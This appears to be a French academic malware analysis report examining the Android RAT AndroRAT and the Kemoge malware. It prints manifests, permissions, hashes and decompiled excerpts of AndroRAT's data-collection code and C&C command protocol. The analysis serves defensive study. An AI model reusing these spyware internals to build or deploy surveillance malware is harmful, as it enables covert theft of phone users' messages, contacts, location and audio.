
Il faut donc soit ne rien connaître en sécurité informatique, soit le vouloir pour que le malware soit installé sur le terminal.

Pour toutes ces raisons, on peut donc supposer qu'il s'agisse d'une version BETA, d'autant plus que ce malware est récent (01/2016).
Une fois installé, le malware est déclenché et tourne en toile de fond. Il fonctionne toujours après un reboot et ne peut pas être désinstallé:

Ci-dessous screenshot d'avant l'activation/une fois installé (MMS Messaging)/désinstallation impossible:



4.4.3.2 Graphe gpickle



Outre l'ouverture de sockets avec TOR, on observe la connexion au proxy POLIPO.

4.5 Malware AndroRAT: analyse statique.

Malware de type RAT (remote administration tool) permet de récupérer toutes les informations du téléphone et de pouvoir l'utiliser par la suite en tant que "Zombie".

- MD5 : 639765980d711489b79d137e7253a630.
- SHA1 84db3f6e7b38449f3be7e32627d383a2e80c111b.
- SHA256 8283557cc74ff16b045d6fd2f9877a24879051ded4b169219029fa9ff63595c6.
- Application de 66.3 KB (67890 bytes).
- Code non obfusqué et explicite.
- Aucune erreur de décompilation.

4.5.1 Analyse manifest.

4.5.1.1 Activity: points d'entrées.

```
<application android:debuggable="true" android:icon="@drawable/ic_launcher" android:label="@string/app_name">
    <receiver android:name="BootReceiver">
        <intent-filter>
            <action android:name="android.intent.action.BOOT_COMPLETED"/>
            <category android:name="android.intent.category.HOME"/>
        </intent-filter>
    </receiver>
    <service android:name="my.app.client.Client">
        <intent-filter>
            <action android:name=".Client"/>
        </intent-filter>
    </service>
    <receiver android:name="my.app.client.AlarmListener"/>
    <activity android:label="@string/app_name" android:name="my.app.client.LauncherActivity">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
    <activity android:label="@string/app_name" android:name="my.app.alt.PhotoActivity"/>
</application>
```

Activities:
- my.app.client.LauncherActivity
- my.app.alt.PhotoActivity

Services:
- my.app.client.Client

Receivers:
- my.app.client.BootReceiver
- my.app.client.AlarmListener

Main package name:
- my.app.client

La version minimum de l'Android API pour lancer l'application (MinSDKVersion) est 8.

4.5.1.2 Permissions.

```
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.VIBRATE"/>
```

4.5.2 Analyse décompilation jd-gui

```
LauncherActivity.this.Client.putExtra("192.168.28.128", LauncherActivity.this.ipfield.getText().toString());
LauncherActivity.this.Client.putExtra("2136", new Integer(LauncherActivity.this.portfield.getText().toString()));
LauncherActivity.this.startService(LauncherActivity.this.Client);
```

Lors du lancement après avoir rentré l'IP et le port du serveur C&C l'application lance la class Client.

```
public void onCreate()
{
  Log.i(this.TAG, "In onCreate");
  this.infos = new SystemInfo(this);
  this.procCmd = new ProcessCommand(this);
  loadPreferences();
}
```

Cette class permet l'initialisation des class ProcessComand et systmInfo

```java
public byte[] getBasicInfos()
{
  Object localObject1 = new Hashtable();
  Object localObject2 = getIMEI();
  if (localObject2 != null) {
    ((Hashtable)localObject1).put("IMEI", localObject2);
  }
  localObject2 = getPhoneNumber();
  if (localObject2 != null) {
    ((Hashtable)localObject1).put("PhoneNumber", localObject2);
  }
  localObject2 = getCountryCode();
  if (localObject2 != null) {
    ((Hashtable)localObject1).put("Country", localObject2);
  }
  localObject2 = getOperatorName();
  if (localObject2 != null) {
    ((Hashtable)localObject1).put("Operator", localObject2);
  }
  localObject2 = getSimCountryCode();
  if (localObject2 != null) {
    ((Hashtable)localObject1).put("SimCountry", localObject2);
  }
  localObject2 = getSimOperatorName();
  if (localObject2 != null) {
    ((Hashtable)localObject1).put("SimOperator", localObject2);
  }
  localObject2 = getSimSerial();
  if (localObject2 != null) {
    ((Hashtable)localObject1).put("SimSerial", localObject2);
  }
```

systmInfo permet de récupérer toutes les informations du téléphone (l'opérateur, le pays, l'ID unique du téléphone ...)

```
  if (this.commande == Protocol.STOP_GPS_STREAM)
  {
    this.client.gps.stop();
    this.client.gps = null;
    this.client.sendInformation("Location stopped");
    return;
  }
  if (this.commande == Protocol.GET_SOUND_STREAM)
  {
    this.client.sendInformation("Audio streaming request received");
    this.client.audioStreamer = new AudioStreamer(this.client, this.arguments.getInt(), paramInt);
    this.client.audioStreamer.run();
    return;
  }
  if (this.commande == Protocol.STOP_SOUND_STREAM)
  {
    this.client.audioStreamer.stop();
    this.client.audioStreamer = null;
    this.client.sendInformation("Audio streaming stopped");
    return;
  }
  if (this.commande != Protocol.GET_CALL_LOGS) {
    break;
  }
  this.client.sendInformation("Call log request received");
} while (CallLogLister.listCallLog(this.client, paramInt, this.arguments.array()));
this.client.sendError("No call logs");
return;
if (this.commande == Protocol.MONITOR_CALL)
{
  this.client.sendInformation("Start monitoring call");
  this.client.callMonitor = new CallMonitor(this.client, paramInt, this.arguments.array());
  return;
}
if (this.commande == Protocol.STOP_MONITOR_CALL)
{
  this.client.callMonitor.stop();
  this.client.callMonitor = null;
  this.client.sendInformation("Call monitoring stopped");
  return;
}
if (this.commande != Protocol.GET_CONTACTS) {
```

ProcessComand permet d'exécuter les différents ordres envoyés par le serveur Command and Control puis renvoie au server une string de notification de l'action effectuer.

```java
public class Protocol
{
  public static final short ACK_GIVE_CALL = (short)(P_REP + 13);
  public static final short ACK_SEND_SMS = (short)(P_REP + 14);
  public static final short ACK_TOAST;
  public static final int ALL_DONE = 3;
  public static final int ARG_STREAM_AUDIO_DOWN_CALL = 3;
  public static final int ARG_STREAM_AUDIO_MIC = 1;
  public static final int ARG_STREAM_AUDIO_UPDOWN_CALL = 4;
  public static final int ARG_STREAM_AUDIO_UP_CALL = 2;
  public static final short CONNECT = 2;
  public static final short DATA_BASIC_INFO;
  public static final short DATA_CALL_LOGS = (short)(P_REP + 15);
  public static final short DATA_CONTACTS;
  public static final short DATA_FILE;
  public static final short DATA_GPS;
  public static final short DATA_GPS_STREAM;
  public static final short DATA_LIST_DIR;
  public static final short DATA_MONITOR_CALL;
  public static final short DATA_MONITOR_SMS;
  public static final short DATA_PICTURE;
  public static final short DATA_SMS;
  public static final short DATA_SOUND_STREAM;
  public static final short DATA_VIDEO_STREAM;
  public static final short DEBUG = 0;
  public static final short DISCONNECT = 5;
  public static final short DO_TOAST;
  public static final short DO_VIBRATE;
  public static final short ENVOI_CMD = 3;
  public static final short ERROR = 1;
  public static final short GET_ADV_INFORMATIONS;
  public static final short GET_BASIC_INFO;
  public static final short GET_CALL_LOGS;
  public static final short GET_CONTACTS;
  public static final short GET_FILE;
  public static final short GET_GPS;
  public static final short GET_GPS_STREAM;
  public static final short GET_PICTURE;
  public static final short GET_PREFERENCE = 21;
  public static final short GET_SMS;
  public static final short GET_SOUND_STREAM;
  public static final short GET_VIDEO_STREAM;
  public static final short GIVE_CALL;
  public static final int HEADER_LENGTH_DATA = 15;
  public static final short INFOS = 4;
  public static final String KEY_SEND_SMS_BODY = "body";
  public static final String KEY_SEND_SMS_NUMBER = "number";
```

```
GET_GPS = (short)(P_INST + 0);
GET_GPS_STREAM = (short)(P_INST + 1);
STOP_GPS_STREAM = (short)(P_INST + 2);
GET_PICTURE = (short)(P_INST + 3);
GET_SOUND_STREAM = (short)(P_INST + 4);
STOP_SOUND_STREAM = (short)(P_INST + 5);
GET_VIDEO_STREAM = (short)(P_INST + 6);
STOP_VIDEO_STREAM = (short)(P_INST + 7);
GET_BASIC_INFO = (short)(P_INST + 8);
DO_TOAST = (short)(P_INST + 9);
MONITOR_SMS = (short)(P_INST + 10);
MONITOR_CALL = (short)(P_INST + 11);
GET_CONTACTS = (short)(P_INST + 12);
GET_SMS = (short)(P_INST + 13);
LIST_DIR = (short)(P_INST + 14);
GET_FILE = (short)(P_INST + 15);
GIVE_CALL = (short)(P_INST + 16);
SEND_SMS = (short)(P_INST + 17);
GET_CALL_LOGS = (short)(P_INST + 18);
STOP_MONITOR_SMS = (short)(P_INST + 19);
STOP_MONITOR_CALL = (short)(P_INST + 20);
GET_ADV_INFORMATIONS = (short)(P_INST + 21);
OPEN_BROWSER = (short)(P_INST + 22);
DO_VIBRATE = (short)(P_INST + 23);
P_REP = 200;
DATA_GPS = (short)(P_REP + 0);
DATA_GPS_STREAM = (short)(P_REP + 1);
DATA_PICTURE = (short)(P_REP + 2);
DATA_SOUND_STREAM = (short)(P_REP + 3);
DATA_VIDEO_STREAM = (short)(P_REP + 4);
DATA_BASIC_INFO = (short)(P_REP + 5);
ACK_TOAST = (short)(P_REP + 6);
DATA_MONITOR_SMS = (short)(P_REP + 7);
DATA_MONITOR_CALL = (short)(P_REP + 8);
DATA_CONTACTS = (short)(P_REP + 9);
DATA_SMS = (short)(P_REP + 10);
DATA_LIST_DIR = (short)(P_REP + 11);
DATA_FILE = (short)(P_REP + 12);
```

Nous pouvons remarquer ici les différentes commandes qui peuvent lui être envoyées. Chaque commande correspond un ID unique lui permettant de recevoir les ordres discrètement.
Nous avons pu remarquer plus de 111 ordres différents qui peuvent être exécutés par l'application (ce qui donne un aperçu des fonctionnalités du malware).

- AdvancedInformationPacket.class
- CallLogPacket.class
- CallPacket.class
- CallStatusPacket.class
- CommandPacket.class
- ContactsPacket.class
- FilePacket.class
- FileTreePacket.class
- GPSPacket.class
- LogPacket.class
- Packet.class
- PreferencePacket.class
- RawPacket.class
- SMSPacket.class
- SMSTreePacket.class
- ShortSMSPacket.class
- TransportPacket.class

On peut remarquer que le protocole de communication est propriétaire avec définition de chaque type de paquet envoyé en fonction des ordres reçus ou besoins du malware.

```
public ByteBuffer read(ByteBuffer paramByteBuffer)
  throws IOException, SocketException
{
  byte[] arrayOfByte;
  if ((paramByteBuffer.position() > 0) && (paramByteBuffer.position() < 15))
  {
    arrayOfByte = new byte[paramByteBuffer.position()];
    paramByteBuffer.flip();
    paramByteBuffer.get(arrayOfByte, 0, paramByteBuffer.limit());
    System.arraycopy(arrayOfByte, 0, this.received_data, 0, arrayOfByte.length);
  }
  for (int i = this.is.read(this.received_data, arrayOfByte.length, 2048 - arrayOfByte.length) + arrayOfByte.length;; i = this.is.
  {
    this.buffer = ByteBuffer.wrap(this.received_data, 0, i);
    return this.buffer;
  }
}
```

Cette classe permet de lire les différents paquets reçus.

Suite à l'analyse statique cette application permet de surveiller l'ensemble du téléphone:

- Récupération des contacts.
- Récupération de sms.
- Récupération d'appel.
- Récupération de fichier.
- Récupération des positions GPS.
- Récupération des informations de l'opérateur.
- Peut déclencher l'appareil photo.
- Peut déclencher le micro.


- Peut déclencher l'alarme.
- Se relance automatique au démarrage (RECEIVE_BOOT_COMPLETED).

Les différentes librairies / packages dits "dangereux":
- AdvancedInformationPacket.
- CallLogPacket.
- CallStatusPacket.
- SMSTreePacket.
- GPSPacket.
- ContactsPacket.
- FilePacket.
- ...

Vu le code source de l'application on peut remarquer que cette application est en cours de développement:
- Code non obfusqué.
- N'est pas caché dans une application saine.
- Possibilités de changer de serveur C&C (Command & Control) lors du démarrage de l'application.
- ...

4.5.3 Analyse dynamique.


4.5.3.1 Comportement



Quand on le lance, on peut remarquer la possibilité de rentrer les coordonnées d'un serveur maître.

Lors de l'analyse dynamique nous n'avons pas réussi à connecter l'application au serveur Command and Control à chaque tentative de connexion l'application crachait.
Nous avons essayé différents types de communication en vain.

4.5.3.2 Graphe gpickle



Le graphe ci-dessus montre le comportement de l'application sans être déclenché: pas de serveur C&C.

4.6 Malware Kemoge: analyse statique.

4.6.1 Informations recueillies

“Ce malware, au départ, imite des applications connues. FireEye a identifié une douzaine de fausses applications, parmi lesquelles Sex Cademy, Kiss Browser, WiFi Enhancer, Shareit...

Une fois installé, Kemoge recueille des informations sur l'appareil et les envoie à un serveur. Il sait se montrer discret et ne communique ainsi avec son serveur associé qu'une fois toutes les 24 heures, pour éviter de se faire repérer.

Parallèlement il s'efforce de rooter le smartphone en essayant tour à tour les 8 rootkits qu'il embarque, et qui exploitent des vulnérabilités Android connues. S'il y parvient, il exécute root.sh pour obtenir la persistance, puis il s'incruste dans la partition /system en tant que Launche0928.apk, imitant ainsi le launcher légitime de l'appareil.

Une fois confortablement installé, il demande des commandes à exécuter à son serveur associé qui en retour lui demandera de désinstaller certaines applications, des antivirus notamment, de lancer d'autres applications, et bien sûr d'en installer à partir des URL qui lui sont ainsi fournies.”

Source:
http://www.programmez.com/actualites/kemoge-un-nouveau-dangereux-malware-android-23348

4.6.2 Analyse manifest.

4.6.2.1 Activity: points d'entrées.

```
    <application android:icon="@drawable/icon_launcher" android:label="@string/app_name" android:name="com.bureau.CultureSdkApplication" android:persistent="tr
        <activity android:label="@string/app_name" android:name="com.tpad.change.unlock.zhiwenjiesuo.FunlockerContent" android:screenOrientation="portrait" and
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity android:excludeFromRecents="true" android:launchMode="singleInstance" android:name="com.tpad.change.unlock.zhiwenjiesuo.UXLockScreen" android
android:theme="@android:style/Theme.Translucent.NoTitleBar">
            <intent-filter>
                <action android:name="com.tpadsz.action.locker"/>
                <category android:name="com.tpadsz.category.launch"/>
            </intent-filter>
        </activity>
        <activity android:label="@string/menu_set" android:name="com.tpad.change.unlock.zhiwenjiesuo.Setting" android:screenOrientation="portrait"/>
        <activity android:label="@string/setwallpaper" android:name="com.tpad.change.unlock.zhiwenjiesuo.WallpaperContent" android:screenOrientation="portrait"
        <activity android:label="@string/Set_about" android:name="com.tpad.change.unlock.zhiwenjiesuo.AboutActivity" android:screenOrientation="portrait"/>
        <activity android:name="com.uper.litet.ui.SysPayActivity"/>
        <activity android:name="com.uper.litet.ui.SysAssistActivity"/>
        <activity android:allowTaskReparenting="true" android:excludeFromRecents="true" android:name="com.headquarters.MostlyActivity" android:process="com.EWY
android:theme="@android:style/Theme.Translucent">
            <intent-filter>
                <action android:name="android.intent.action.CREATE_SHORTCUT"/>
            </intent-filter>
        </activity>
```

On peut voir que le point d'entrée du main est "com.tpad.change.unlock.zhiwenjiesuo.FunlockerContent".

